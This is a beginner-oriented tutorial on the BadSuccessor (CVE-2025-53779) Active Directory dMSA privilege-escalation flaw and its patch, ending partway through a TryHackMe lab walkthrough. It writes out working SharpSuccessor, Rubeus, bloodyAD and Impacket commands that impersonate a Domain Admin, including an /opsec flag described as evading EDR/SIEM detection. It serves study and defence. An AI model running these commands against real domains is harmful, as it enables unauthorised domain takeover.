This article walks through the whole thing from zero. It explains what each piece of the AD puzzle is, why the attack works, how it was demonstrated in a lab, what Microsoft did to fix it, and what defenders should still watch for. No prior security knowledge is assumed: if a term appears, it is explained where it first shows up, and there is a glossary at the end.
Prologue: how the author got here
The author did not set out to find a vulnerability. The starting point was an ordinary study session on Active Directory account types: users, computers, groups, and the less familiar category of service accounts.
A service account is an identity used by software rather than by a person. When a company runs a database, a web server or a backup tool, that software often needs to log in somewhere, read files, or talk to another system. Rather than giving the software a human's credentials, administrators create a dedicated account for it. That account has a username, a password, and whatever permissions the software needs.
The moment the author looked closely at traditional service accounts, one thing stood out: they are a textbook Kerberoasting target. To understand why, we need to unpack a few ideas.
What Kerberos is, and what a ticket is
Kerberos is the authentication protocol AD uses. Authentication means proving who you are. When you log in to a Windows machine joined to a domain, Kerberos is what checks your password and then issues you a ticket. Think of a theme park: you show your ID once at the gate, and in return you get a wristband. For the rest of the day, you show the wristband, not your ID, at every ride. Kerberos tickets work the same way: you prove your identity once, and then present tickets to services instead of typing your password again.
There are two kinds of ticket worth knowing:
- A TGT (Ticket Granting Ticket) is the wristband you get at the gate. It says "this person logged in successfully" and is used to ask for other tickets.
- A TGS (Ticket Granting Service ticket) is a ticket for one specific service, such as a file share or a database. You get it by presenting your TGT to the security desk and naming the service you want to reach.
Both tickets are encrypted with keys derived from passwords. That detail is what makes Kerberoasting possible.
What an SPN is
An SPN (Service Principal Name) is a label that tells AD which account runs which service. If a server offers a file share called files, the account running that share might have an SPN like cifs/files.[redacted]. When a user wants to reach that share, they ask the security desk for a ticket for that SPN, and the desk knows which account's key to encrypt the ticket with.
The problem is that any authenticated domain user can ask for a ticket for any SPN. That is by design: the whole point of Kerberos is that services can be reached without the user knowing the service's password. But it means an attacker who is logged in, even with a low-privilege account, can request a service ticket for a service account and take it home.
Why that ticket can be cracked
The ticket is encrypted with a key derived from the service account's own password. If the password is weak, an attacker can take the ticket offline, meaning on their own machine with no further contact with the victim network, and try millions of password guesses until one produces the same key. That is offline cracking, and it is the heart of Kerberoasting. The attacker never needs to touch the victim's systems again; they just need time and computing power.
Two common administrator habits make this worse. First, service account passwords are often set to never expire, because rotating them means updating every script and configuration file that uses them, and that is tedious. Second, service accounts are often given excessive privileges "just to make the errors stop", which means a cracked service account can lead somewhere important. Put those together and you have one of the most reliable privilege escalation paths in AD history. Privilege escalation simply means going from a low level of access to a higher one.
Microsoft's first answer: managed accounts
That sent the author down the rabbit hole of how Microsoft tried to fix this. The answer came in the form of managed service accounts, where AD itself generates and rotates the password. The password is 240 bytes long (120 characters), cryptographically random, and never known or typed by a human. Cryptographically random means generated by a mathematical process designed to be unpredictable, so there is no pattern to guess.
Suddenly, Kerberoasting a managed account became computationally pointless. You can capture the ticket all day, but there is no cracking a 120-character random key with any wordlist or GPU rig on Earth. A wordlist is a file of common passwords that cracking tools try one by one; a GPU rig is a machine full of graphics cards, which are very good at doing many calculations in parallel, and are therefore used to speed up cracking. Neither helps against a password that is genuinely random and very long.
At that point the author's mental model was simple: Kerberoasting is basically dead for anything modern. Case closed, or so it seemed.
The new feature that raised a new question
Then curiosity pulled the author one step further, and they found that Microsoft had shipped something new in Windows Server 2025: the delegated Managed Service Account (dMSA). It was built specifically to help organisations migrate away from legacy service accounts without breaking existing access. It uses the same unbreakable 120-character password and the same underlying cryptography as gMSA. On paper, it looked like the final nail in Kerberoasting's coffin.
So the question the author could not let go of was: if the password problem is solved, does that mean dMSA has no attack surface at all? Attack surface means all the ways an attacker could possibly interact with a system. If the password is unbreakable, is there anything left to attack?
It did not take long to find the answer, and the answer is this writeup.
Part 1: theory, meeting the service account family
Before the attack makes sense, we need to meet the four kinds of account involved. Think of them as four generations of the same idea, each trying to fix a problem the previous one left behind.
1.1 Traditional service accounts: the original problem child
A traditional service account is just a regular AD user object repurposed to run a service. In AD, everything is an object: a user is an object, a computer is an object, a group is an object. Each object has attributes, which are named fields holding information, like name, password or description. A traditional service account is a user object with a few extra settings.
Someone sets a password, grants the account the right to "log on as a service", and maybe registers an SPN so Kerberos can issue it service tickets. That is it. That is the whole security model.
The problem is that the password is a static human-chosen secret. Static means it does not change. Human-chosen means a person picked it, and people pick predictable things. It is usually never rotated, because rotation means manually updating every config file, script and scheduled task that references it. Combine that with an SPN and you have the textbook Kerberoasting target: any authenticated domain user can request a TGS for that SPN, and the returned ticket is encrypted with a key derived directly from the account's password. Weak password, offline crack, no telemetry from AD itself. Telemetry means the logs and signals a system produces that defenders could use to notice something is wrong; in this case, AD does not log anything unusual because the ticket request is perfectly legitimate.
For the full technical breakdown of Kerberoasting mechanics, the author points to MITRE ATT&CK T1558.003. MITRE ATT&CK is a public catalogue of known attacker techniques, used by defenders to describe and compare attacks.
1.2 MSA: Managed Service Accounts (2008 R2)
Microsoft's first fix was to bind a service account to exactly one computer, and let AD generate and auto-rotate the password. The bound computer's LSA fetches the current password over LDAP whenever it needs it. LSA stands for Local Security Authority, the Windows component that handles logins and secrets on a machine. LDAP is the protocol used to read and write data in a directory like AD; think of it as the language used to ask the directory questions.
Because AD generates and rotates the password, no human, no script and no config file ever holds it in cleartext. Cleartext means readable text, as opposed to something encrypted or hashed.
Great idea, narrow use case: single-server only. The moment you need the same identity across a web farm or a SQL cluster, MSA cannot help you. A web farm is several web servers working together behind one address; a SQL cluster is several database servers working together. In both cases the same service identity needs to work on more than one machine, and an account bound to exactly one computer cannot do that.
1.3 gMSA: Group Managed Service Accounts (2012)
The generalisation was to bind the account to a group instead of a single computer. Any computer that is a member of PrincipalsAllowedToRetrieveManagedPassword can independently retrieve the current password. A group in AD is a collection of accounts treated as one for permission purposes; PrincipalsAllowedToRetrieveManagedPassword is the name of the attribute that lists which computers are allowed to fetch the password.
The clever part is how that password is generated. Before any gMSA exists, a domain-wide secret called the KDS Root Key is created. From then on, every Domain Controller can independently compute the same password for a given gMSA at a given point in time, using a key-derivation function:
ManagedPassword = KDF(KDS_RootKey, gMSA_SID, ManagedPasswordID, TimeInterval)
Line by line, in plain words:
ManagedPasswordis the password that will be produced. It is the result on the left of the equals sign.KDFstands for key-derivation function. It is a mathematical recipe that takes some inputs and produces a predictable output: same inputs, same output, every time. It is designed so that you cannot work backwards from the output to the inputs.KDS_RootKeyis the domain-wide secret mentioned above. It is the ingredient that makes the output impossible to guess without it.gMSA_SIDis the unique identifier of this particular gMSA account. A SID (Security Identifier) is the long number AD uses internally to identify an account, the way a database uses a row number.ManagedPasswordIDidentifies which rotation period the password belongs to, so that the password changes over time.TimeIntervalis the current time slot. Because it changes, the derived password changes on a schedule.
The point of this formula is that no password blob needs to be replicated between Domain Controllers. Replication is how AD copies changes from one DC to another. Instead of copying the password, each DC just derives it from the same ingredients. This is the backbone that dMSA later reuses.
gMSA closed the Kerberoasting door almost completely, but it opened a smaller one: if an attacker gets SYSTEM on any computer authorised to retrieve the password, they can dump it straight out of LSASS memory with tools like Mimikatz or DSInternals. SYSTEM is the highest-privilege local account on a Windows machine, roughly the machine's equivalent of an administrator. LSASS is the Windows process that holds credentials in memory during a session. Mimikatz and DSInternals are well-known tools for extracting those credentials. The lesson is that the account is only as strong as its weakest authorised host: if any one of the computers allowed to fetch the password is compromised, the password is compromised too.
1.4 dMSA: Delegated Managed Service Accounts (Server 2025)
dMSA exists to solve a completely different problem: migration pain. Thousands of enterprises are sitting on legacy svc-* accounts they are terrified to touch, because rotating them or changing their SIDs might silently break access somewhere. Picture a company with a service account called svc-payroll that has been in use for fifteen years. Nobody remembers exactly which systems depend on it, so nobody dares change it. That is migration pain.
dMSA lets you create a new managed account and link it to an old one via an attribute called msDS-ManagedAccountPrecededByLink, so that once "migrated", the new dMSA inherits the old account's effective access, without anyone having to manually re-map every ACL and group membership. An ACL (Access Control List) is the list of who is allowed to do what on an object. Re-mapping every ACL by hand is slow and error-prone, which is exactly why the link feature is attractive.
Under the hood, when a dMSA authenticates, the KDC builds its Kerberos ticket's PAC as if the request came from the linked, superseded account. The PAC (Privilege Attribute Certificate) is the part of a Kerberos ticket that carries group memberships and SIDs. If the ticket is the wristband, the PAC is the printed list of rides you are allowed on. That is the whole trick: the KDC trusts the link.
If you want to go straight to the source, this is Microsoft's own framing of the feature: Microsoft Learn, Delegated Managed Service Accounts overview.
And that is exactly where things go wrong.
Part 2: the vulnerability, BadSuccessor (CVE-2025-53779)
The bug was discovered by Yuval Gordon at Akamai and published in their Security Research blog under the title "BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory". Akamai is a large content-delivery and security company; its research blog is where the original findings were published.
BadSuccessor abuses a gap in how dMSA linking is authorised. Setting msDS-ManagedAccountPrecededByLink (and marking the migration state as complete via msDS-DelegatedMSAState) requires no validation that you actually control the account you are linking to. It only checks that you are allowed to create or modify the dMSA object itself.
In plain terms: the system checks that you are allowed to fill in a form, but never checks whether the person you are naming on the form has agreed to anything. That one permission, being allowed to create msDS-DelegatedManagedServiceAccount objects in an OU, is small and easy to miss. An OU (Organisational Unit) is a folder inside AD used to group objects together, usually by department or function. Permissions are often granted on an OU so that a team can manage everything inside it.
This is the kind of permission that gets handed to junior admins or helpdesk staff as part of routine setup, long before dMSA even existed as an idea. Nobody checked for it, because nobody knew to.
Put the pieces together and the attack path is almost insultingly short:
- Find any OU where you have
CreateChild(orGenericAll/WriteDACL/WriteOwner) rights onmsDS-DelegatedManagedServiceAccountobjects. - Create a dMSA there.
- Link it, via
msDS-ManagedAccountPrecededByLink, to a Domain Admin's user object. - Mark the migration as "complete".
- Authenticate as your dMSA. The KDC hands you a TGT whose PAC carries the Domain Admin's group memberships.
Each of those permission names deserves a plain explanation, because they are the vocabulary of the whole attack:
CreateChildmeans "you may create objects of this type inside this folder". It is the specific right that lets you make a dMSA.GenericAllmeans "you may do anything at all to this object", including changing its permissions. It is the master key.WriteDACLmeans "you may edit the list of who is allowed to do what". DACL stands for Discretionary Access Control List, which is the permission list itself. If you can edit the list, you can add yourself to it.WriteOwnermeans "you may change who owns this object". The owner of an object can always rewrite its permissions, so this is another route to the same power.
Domain Admin is the highest-privilege group in an AD domain. A Domain Admin can do essentially anything: read any file, log in to any machine, change any password. Reaching Domain Admin is the goal of most AD attacks.
No password guessing. No Kerberoasting. No touching LSASS on a DC. No interaction with the real Domain Admin account whatsoever. You just declare yourself its successor, and the KDC believes you.
It is less "hacking" and more "faking a legal document". If it looks unclaimed and you can fill out the paperwork, AD hands you the keys.
The patch
Everything above describes the bug as it was first found. Microsoft has since fixed it, and it is worth explaining how, because the fix shows exactly what was broken in the first place.
The facts
Microsoft assigned this bug CVE-2025-53779 and patched it in the August 2025 Patch Tuesday update, released 12 August 2025. CVE stands for Common Vulnerabilities and Exposures; it is a public numbering system so that everyone can refer to the same bug unambiguously. Patch Tuesday is Microsoft's monthly schedule for releasing security fixes, traditionally the second Tuesday of the month.
The bug is rated CVSS 3.1, 7.2 (High), vector AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H, and classified as CWE-23 (Relative Path Traversal) in Windows Kerberos. Microsoft calls it a "Windows Kerberos Elevation of Privilege Vulnerability". Credit for finding it goes to Yuval Gordon at Akamai.
Those acronyms need unpacking. CVSS (Common Vulnerability Scoring System) is a standard way of scoring how severe a vulnerability is, from 0 to 10. A score of 7.2 is in the "High" band. The vector is the string of codes that explains how the score was reached:
AV:Nmeans the attack can be carried out over the network, rather than requiring physical access.AC:Lmeans the attack complexity is low: no special conditions are needed.PR:Hmeans privileges required are high: the attacker must already have meaningful logged-in access.UI:Nmeans no user interaction is required: nobody has to click anything.S:Umeans the scope is unchanged: the attack stays within the same security authority.C:H/I:H/A:Hmeans the impact on confidentiality, integrity and availability is high: the attacker could read data, change data, and disrupt service.
CWE stands for Common Weakness Enumeration, a catalogue of categories of software weakness. CWE-23 is "Relative Path Traversal", which is the category Microsoft filed this under; the article does not explain why that category was chosen, and it is not the category most people would expect for this bug.
One part of that vector is worth pointing out: PR:H (Privileges Required: High), meaning the score itself assumes the attacker already has real, meaningful logged-in access to the domain. This matches the OU-permission requirement covered above. This was never a bug that a random outsider with no login could use.
Publicly disclosed is not the same as actively exploited
Worth being precise on one more point too: this was a publicly disclosed zero-day, meaning the technique was public knowledge before the patch shipped, via Yuval's original May 2025 blog post. A zero-day is a vulnerability that is known before a fix exists, so defenders have zero days of warning.
That is a different claim from "actively exploited in the wild". Exploited in the wild means attackers have actually been observed using it against real victims. Microsoft notes no confirmed evidence of in-the-wild exploitation and rated the exploitation likelihood as "less likely". Tenable and Help Net Security are security companies that publish analyses of vulnerabilities. A few lower-quality vulnerability trackers muddy that distinction and imply active exploitation. Take that with a grain of salt: the primary sources do not back it up.
What was actually broken
Before the patch, setting msDS-ManagedAccountPrecededByLink on a dMSA you controlled, and pointing it at any account, up to and including a Domain Admin, was enough on its own. When that dMSA logged in, the KDC built its ticket's PAC using the target account's group memberships, with no check that the target had ever agreed to being "succeeded".
A real migration is naturally one-sided from the old account's point of view: it does not "vote" on the change. The old KDC logic copied that one-sided design a bit too closely: it just believed whatever the dMSA claimed. That is the real mechanism behind "the KDC trusts the link", a gap in how the KDC checked that a predecessor relationship was genuine before handing out a ticket.
What the patch changed
Based on Akamai's follow-up research, the fix lives inside kdcsvc.dll, not in permissions on the attribute itself. kdcsvc.dll is the Windows component that implements the Kerberos security desk on a Domain Controller.
- The
msDS-ManagedAccountPrecededByLinkattribute can still be written, by anyone with the same OU permissions as before. That part is not blocked. - But now, the KDC checks the relationship when a ticket is actually requested, and only accepts it if the link is two-way, meaning the target account must also point back at the dMSA, the way a real, admin-run migration would set things up.
In practice: a one-way link from a dMSA you fully control, pointed at an account you do not otherwise touch, no longer gets you a working, privileged ticket. Akamai tested this after the patch and confirmed the write still succeeds, but the KDC now refuses to issue the ticket unless the link goes both ways. That shuts the door on the original zero-effort version of this attack, the one where "I can create a dMSA in this OU" alone was enough to reach Domain Admin.
The "declare yourself its successor and AD believes you" attack shown earlier, and demonstrated in the lab below, is the pre-patch version. That is what the TryHackMe room is built to teach. It will not work the same way on a fully patched Server 2025 DC. What does still work after the patch is covered in Part 4, where Akamai's follow-up shows the idea survives in a smaller, narrower form.
Attack prerequisites
Before diving into the exploit, it is worth being clear: just having dMSA support in a domain does not mean that domain is instantly hackable. Not every logged-in user can pull this off. Here is what actually needs to be true:
- Starting point: a real, logged-in domain account. It does not matter which privilege level. This is not an attack you can do without logging in at all.
- The permission that matters:
CreateChildrights specifically formsDS-DelegatedManagedServiceAccountobjects, on at least one OU, or something broader that gets you the same result (GenericAll,WriteDACL,WriteOwner). - OU ownership counts too. Anyone who owns an OU can change its permissions no matter what the current rules say, so ownership is a hidden way to get the same access, even without an obvious grant.
- Why this permission shows up so often: general "create objects in this OU" delegation, the kind given out to helpdesk or junior admin teams all the time, often includes rights to create dMSA objects too, without anyone realising it. That is because this delegation was usually set up long before dMSA even existed.
- What version you need: at least one Domain Controller running Windows Server 2025, since that is the version that introduces the dMSA object type. At the time this was disclosed, only about 0.7% of AD domains had this, a real limit on how many companies were actually exposed.
- Patch matters now. On a fully patched DC, the simple one-way version of this attack no longer works. See the note above and Part 4.
Attack chain explained
Before jumping into commands, here is the shape of the whole chain, end to end:
1. Discover a delegated OU with dMSA-creation rights ↓2. Create an attacker-controlled dMSA object in that OU ↓3. Set msDS-ManagedAccountPrecededByLink to point at the target account ↓4. Set msDS-DelegatedMSAState to mark migration as "completed" ↓5. Request Kerberos credentials (TGT) for the dMSA ↓6. KDC processes the predecessor/successor relationship ↓7. PAC is built carrying the target's authorization context ↓8. Request service tickets (TGS) as the now-privileged dMSA ↓9. Access privileged resources / DCSync / domain compromise
Line by line, in plain words:
- Step 1 is reconnaissance: finding a folder in AD where you are allowed to create dMSAs. Reconnaissance means looking around before acting.
- Step 2 is creating your own dMSA in that folder. It is a brand-new account that you control completely.
- Step 3 is the forged note: you set the attribute that says "this new account replaces that old one", pointing at a Domain Admin.
- Step 4 is ticking the box that says the migration is finished, so the system treats the link as real.
- Step 5 is asking the security desk for a wristband (a TGT) for your dMSA.
- Step 6 is the security desk processing the claimed relationship.
- Step 7 is the security desk printing the wristband with the Domain Admin's privileges on it, because it believed the note.
- Step 8 is using that wristband to get tickets for specific services, such as file shares.
- Step 9 is using those tickets to reach privileged resources, dump credentials, and take over the domain. DCSync is a technique that asks a Domain Controller to replicate password data, as if it were another DC, which lets an attacker pull every password hash in the domain.
Steps 1 and 2 are pure permission abuse, with no cryptography yet. Having CreateChild on msDS-DelegatedManagedServiceAccount basically means "you can create a service account that will later be able to claim someone else's identity". Almost nobody audits for this specific permission, because it is newer than most delegation already sitting in a company's AD. Auditing here means regularly checking who has what permissions.
Steps 3 and 4 are where the actual claim gets made. This is just a directory write, before the patch, with zero cross-checking against the target account. The line being crossed here is about authorization, not authentication. Authentication is proving who you are; authorization is deciding what you are allowed to do. You are not proving you are the target account. You are just claiming a relationship, and before the patch, the KDC took your word for it.
Steps 5 to 7 are where it gets serious. The KDC's whole job is turning "who is this?" into "what are they allowed to touch?", through the PAC. Before the patch, it did that using the target's group memberships as soon as the link and status attributes were set, without ever checking whether the target had any record of agreeing to it. That is the real failure: an access decision made based on one unverified, one-sided claim.
Steps 8 and 9 are just normal Kerberos, working exactly as designed. That is the unsettling part. Once the dMSA holds a ticket with a privileged PAC, every service ticket request or credential dump after that behaves exactly like the real account is doing it, because every service checking the ticket just reads the PAC and trusts it.
Part 3: practical, popping BadSuccessor in the lab
The author worked through this from start to finish using the BadSuccessor room on TryHackMe. TryHackMe is a learning platform that provides deliberately vulnerable machines and networks so people can practise in a safe, isolated environment. The room sets up a Server 2025 domain called [redacted] with an intentionally vulnerable OU permission, built to show the pre-patch version of the bug for learning purposes. If you are trying this on your own patched Server 2025 lab, the one-way link step will not get you a privileged ticket anymore. See the patch notes above and the "what survives" section in Part 4.
Below is the full attack, on both Windows and Linux, with notes explaining what each step actually does.
3.1 Recon: find who can already create a dMSA
The first question in any BadSuccessor check is not "is this domain vulnerable" (on an unpatched DC, it almost always is, since dMSA creation is not locked down by default). It is "who already has the permission, and in which OU."
Akamai's own toolkit includes a script for this, Get-BadSuccessorOUPermissions.ps1. It checks every OU in the domain for permissions like CreateChild, GenericAll, WriteDACL or WriteOwner, specifically on msDS-DelegatedManagedServiceAccount objects (or on "All Objects"), while skipping the accounts you would expect to have this power anyway (Domain Admins, local Administrators, SYSTEM, Enterprise Admins). It also checks who owns each OU, since ownership gives the same power without needing an obvious permission entry. Enterprise Admins is an even higher group than Domain Admin, covering every domain in a multi-domain AD forest.
PS C:\PoC> .\Get-BadSuccessorOUPermissions.ps1Identity OUs-------- ---TRYHACKME\hmann {OU=LabOU,DC=tryhackme,DC=local}TRYHACKME\tbyte {OU=LabOU,DC=tryhackme,DC=local}TRYHACKME\ditall {OU=LabOU,DC=tryhackme,DC=local}
Line by line, in plain words:
PS C:\PoC>is the PowerShell prompt. PowerShell is Windows' command-line shell, where you type commands instead of clicking.C:\PoCis the folder the user is currently in; PoC stands for proof of concept, a small demonstration that something works..\Get-BadSuccessorOUPermissions.ps1runs the script. The.\means "the file in the current folder".IdentityandOUsare the two column headings of the table the script prints.Identityis the account name;OUsis the list of folders where that account has the relevant permission.TRYHACKME\hmann,TRYHACKME\tbyteandTRYHACKME\ditallare three domain accounts. The part before the backslash is the domain name, the part after is the username.{OU=LabOU,DC=tryhackme,DC=local}is the full address of the folder, written in AD's naming style.OU=LabOUmeans the folder is called LabOU;DC=tryhackmeandDC=localare the domain components, which together spell[redacted].
Three accounts, one OU. In a real security assessment, this table alone is often worth reporting: "these accounts can reach Domain Admin without cracking a single password" tends to get attention fast. This is also exactly what the Attack Prerequisites section above is about: it answers "who has CreateChild on msDS-DelegatedManagedServiceAccount."
3.2 Exploitation: the Windows path
Manually crafting the dMSA object and its attributes is possible by hand, but the community PoC SharpSuccessor (by Logan Goins) automates the whole creation-and-linking sequence in one call. A PoC here means a proof-of-concept tool that demonstrates the attack.
PS C:\PoC> .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" ` /account:tbyte /name:pentest_dmsa /impersonate:Administrator[+] Adding dnshostname pentest_dmsa.[redacted][+] Adding samaccountname pentest_dmsa$[+] Administrator's DN identified[+] Attempting to write msDS-ManagedAccountPrecededByLink[+] Wrote attribute successfully[+] Attempting to write msDS-DelegatedMSAState attribute[+] Successfully weaponized dMSA object
Line by line, in plain words:
PS C:\PoC>is again the PowerShell prompt in the PoC folder..\SharpSuccessor.exe addruns the SharpSuccessor tool with theaddaction, meaning "create a dMSA"./path:"ou=LabOU,dc=tryhackme,dc=local"tells it where to create the object: the LabOU folder in the[redacted]domain.- The backtick at the end of the line is PowerShell's way of saying "the command continues on the next line". It is just formatting, not part of the attack.
/account:tbytesays which account to use to perform the operation. This is the low-privilege account the attacker is logged in as./name:pentest_dmsais the name to give the new dMSA./impersonate:Administratoris the target: the account whose identity the new dMSA will claim to succeed.Administratoris the built-in Domain Admin account.[+] Adding dnshostname pentest_dmsa.[redacted]means the tool is setting the DNS name of the new account. DNS is the system that turns names into addresses; here it just gives the account a hostname.[+] Adding samaccountname pentest_dmsa$sets the account's login name. The trailing$is the convention for computer and service accounts in AD, which distinguishes them from human users.[+] Administrator's DN identifiedmeans the tool found the full directory address of the Administrator account. DN stands for Distinguished Name, the full path of an object in the directory, like a postal address.[+] Attempting to write msDS-ManagedAccountPrecededByLinkand[+] Wrote attribute successfullyare the forged note being written: the new dMSA now claims to succeed Administrator.[+] Attempting to write msDS-DelegatedMSAState attributeand[+] Successfully weaponized dMSA objectare the migration-complete flag being set. "Weaponized" here just means "made ready to use in the attack".
In one command: create the dMSA in the OU I control, link it to Administrator, flip the migration-state flag, set the encryption types and account-control bits needed for it to behave like a real service account. The object is now "weaponized": this is steps 2 through 4 of the attack chain above, done in a single call.
Next, grab a usable TGT for the current user via a classic unconstrained-delegation trick baked into Rubeus (tgtdeleg, which asks the system to impersonate the current logon and export the TGT straight from memory). Rubeus is a well-known tool for working with Kerberos tickets. Unconstrained delegation is an AD feature where a server is trusted to forward a user's credentials to other services; the tgtdeleg trick abuses it to obtain a copy of the current user's TGT.
PS C:\PoC> .\Rubeus.exe tgtdeleg /nowrap[+] Kerberos GSS-API initialization success![*] base64(ticket.kirbi): doIFvjCCBbqg...
Line by line, in plain words:
.\Rubeus.exe tgtdelegruns Rubeus with thetgtdelegaction, which asks Windows to hand over the current user's TGT./nowraptells Rubeus to print the ticket on one long line instead of wrapping it, so it can be copied easily.[+] Kerberos GSS-API initialization success!means the Kerberos library started correctly. GSS-API is a standard interface for programs to use security protocols like Kerberos.[*] base64(ticket.kirbi): doIFvjCCBbqg...is the ticket itself, encoded in base64. Base64 is a way of turning binary data into plain text characters so it can be copied and pasted.ticket.kirbiis the file format Kerberos tickets use. The...means the article truncated the long string.
Feed that TGT in and ask for a TGS as the dMSA. This is the pivot point where the KDC's predecessor-relationship handling actually gets exercised (attack chain steps 5 and 6):
PS C:\PoC> .\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/[redacted] ` /opsec /dmsa /nowrap /ptt /ticket:doIFvjC...UserName : pentest_dmsa$ (NT_PRINCIPAL)Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Line by line, in plain words:
.\Rubeus.exe asktgsruns Rubeus with theasktgsaction, which asks for a service ticket./targetuser:pentest_dmsa$says which account the ticket should be for: the dMSA we just created./service:krbtgt/[redacted]names the service.krbtgtis the special account that issues TGTs, so asking for a ticket tokrbtgtis effectively asking for a TGT for the dMSA./opsecis an operational-security flag. It disables RC4 and ticket-reuse behaviours that tend to trip EDR/SIEM detections built around classic Kerberoasting or Golden Ticket patterns. RC4 is an older encryption algorithm; EDR (Endpoint Detection and Response) and SIEM (Security Information and Event Management) are the tools defenders use to spot suspicious activity. A Golden Ticket is a forged Kerberos ticket that grants broad access, which defenders watch for./dmsatells Rubeus to follow the dMSA-specific Kerberos code path, the one that exercises the predecessor link./nowrapagain keeps the output on one line./pttmeans pass-the-ticket: inject the resulting ticket into the current session's memory so it can be used immediately./ticket:doIFvjC...supplies the TGT obtained in the previous step.UserName : pentest_dmsa$ (NT_PRINCIPAL)is part of the ticket's contents, showing which account it belongs to.NT_PRINCIPALis a standard label meaning "the main identity".Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardableare properties of the ticket.forwardableandforwardedmean the ticket can be passed on to other services;renewablemeans it can be extended;pre_authentmeans the user authenticated before the ticket was issued.
The /opsec flag matters operationally: it disables RC4 and ticket-reuse behaviours that tend to trip EDR/SIEM detections built around classic Kerberoasting or Golden Ticket patterns. /dmsa tells Rubeus to follow the dMSA-specific Kerberos code path. This request succeeding, on an unpatched DC, is the moment the exploit actually lands: it means the KDC accepted the one-sided link and built a PAC without ever checking whether Administrator had any reciprocal record of the relationship.
That krbtgt-scoped ticket is effectively a TGT for the dMSA, now impersonating Administrator's privileges. One more hop gets a concrete service ticket:
PS C:\PoC> .\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.[redacted] ` /opsec /dmsa /nowrap /ptt /ticket:doIGLjCCB...
Line by line, in plain words:
.\Rubeus.exe asktgsagain asks for a service ticket./user:pentest_dmsa$is the account to act as, the dMSA./service:cifs/DC-LAB2025-01.[redacted]names the service.cifsis the protocol used for Windows file shares, andDC-LAB2025-01.[redacted]is the Domain Controller's hostname. So this asks for a ticket to access files on the DC./opsec,/dmsa,/nowrapand/pttmean the same as before: stay quiet, use the dMSA path, keep output on one line, and inject the ticket into memory./ticket:doIGLjCCB...is the TGT from the previous step, truncated in the article.
And with that ticket sitting in memory (/ptt, pass-the-ticket, injected immediately, no file to drop):
PS C:\PoC> dir \\DC-LAB2025-01.[redacted]\c$\Users\Administrator\Desktop\-a---- 5/29/2025 9:02 AM 251 flag.txt
Line by line, in plain words:
diris the Windows command to list the contents of a folder.\\DC-LAB2025-01.[redacted]\c$\Users\Administrator\Desktop\is the path being listed. The double backslash starts a network path;c$is the administrative share of the C: drive, a hidden share that only administrators can access; the rest is the Administrator's Desktop folder.-a---- 5/29/2025 9:02 AM 251 flag.txtis the output: one file calledflag.txt, 251 bytes, dated 29 May 2025 at 9:02 AM. The-a----is the file's attribute column, whereameans archive.
Domain Admin's desktop, read from a low-privilege starting account, without ever knowing the Administrator's password or Kerberoasting a single ticket.
3.3 Exploitation: the Linux path
The same attack, from a Kali box, using bloodyAD and Impacket. Kali is a Linux distribution built for security testing. bloodyAD is a tool for reading and changing AD objects from Linux; Impacket is a collection of Python scripts for working with Windows network protocols. This path is useful because it does not require dropping a compiled C# binary on the target. C# is a programming language; a compiled binary is an executable file, and dropping one on a victim machine is more likely to be noticed than running scripts from your own machine.
First, confirm the writable permissions bloodyAD can see:
root@attackbox:~# bloodyAD -d [redacted] -u 'tbyte' -p 'P@SSw0rd345' \ --host DC-LAB2025-01.[redacted] get writable --detaildistinguishedName: OU=LabOU,DC=tryhackme,DC=localdSA: CREATE_CHILD
Line by line, in plain words:
root@attackbox:~#is the Linux shell prompt.rootis the superuser account on Linux,attackboxis the machine's name, and~means the user's home folder.bloodyADis the tool being run.-d [redacted]sets the domain.-u 'tbyte'sets the username to log in as.-p 'P@SSw0rd345'supplies that user's password. In a real engagement this would be a secret; here it is a lab credential.--host DC-LAB2025-01.[redacted]says which Domain Controller to talk to.get writable --detailasks bloodyAD to list everything the current user can write to, with detail.distinguishedName: OU=LabOU,DC=tryhackme,DC=localis the folder being reported on.dSA: CREATE_CHILDis the finding: on this folder, the user has the right to create child objects of type dSA, which is the dMSA object type. In other words, the same weakness the recon script flagged.
bloodyAD (as of 2.1.18) ships a purpose-built module for this exact attack:
root@attackbox:~# bloodyAD -d [redacted] -u 'tbyte' -p 'P@SSw0rd345' \ --host DC-LAB2025-01.[redacted] add badSuccessor pentest2_dmsa[*] Creating DMSA pentest2_dmsa$ in OU=LabOU,DC=tryhackme,DC=local[*] Impersonating: CN=Administrator,CN=Users,DC=tryhackme,DC=local[+] dMSA TGT stored in ccache file pentest2_dmsa_ts.ccachedMSA current keys found in TGS:AES256: 0554f7dc7912...
Line by line, in plain words:
- The first part of the command is the same login as before: domain, user, password, host.
add badSuccessor pentest2_dmsaruns thebadSuccessormodule to create a dMSA calledpentest2_dmsa.[*] Creating DMSA pentest2_dmsa$ in OU=LabOU,DC=tryhackme,DC=localconfirms the new account is being created in the LabOU folder.[*] Impersonating: CN=Administrator,CN=Users,DC=tryhackme,DC=localshows the target being claimed.CNstands for Common Name, the object's display name; the full path says Administrator lives in the Users container of the domain.[+] dMSA TGT stored in ccache file pentest2_dmsa_ts.ccachemeans the resulting TGT was saved to a file. A ccache is the standard file format Linux uses to store Kerberos credentials.dMSA current keys found in TGS:AES256: 0554f7dc7912...means the tool also extracted the dMSA's own encryption keys from the ticket. AES256 is a strong modern encryption algorithm. The long hex string is the key, truncated in the article.
One command: creates the dMSA, links it, requests the TGT, and drops a usable Kerberos credential cache, plus the dMSA's own derived keys, harvested straight from the TGS.
From here it is a standard Kerberos-authenticated Impacket chain. Get a service ticket:
export KRB5CCNAME=pentest2_dmsa_ts.ccache
Line by line, in plain words:
exportsets an environment variable for the current shell session. Environment variables are named values that programs read to configure themselves.KRB5CCNAMEis the variable Kerberos tools look at to find the credential cache file.pentest2_dmsa_ts.ccacheis the file saved in the previous step. So this line tells every subsequent Kerberos tool: "use the ticket in this file".
python3 /opt/impacket/examples/getST.py -dc-ip [redacted] \ -spn 'cifs/DC-LAB2025-01.[redacted]' \ '[redacted]/pentest2_dmsa$' -k -no-pass
Line by line, in plain words:
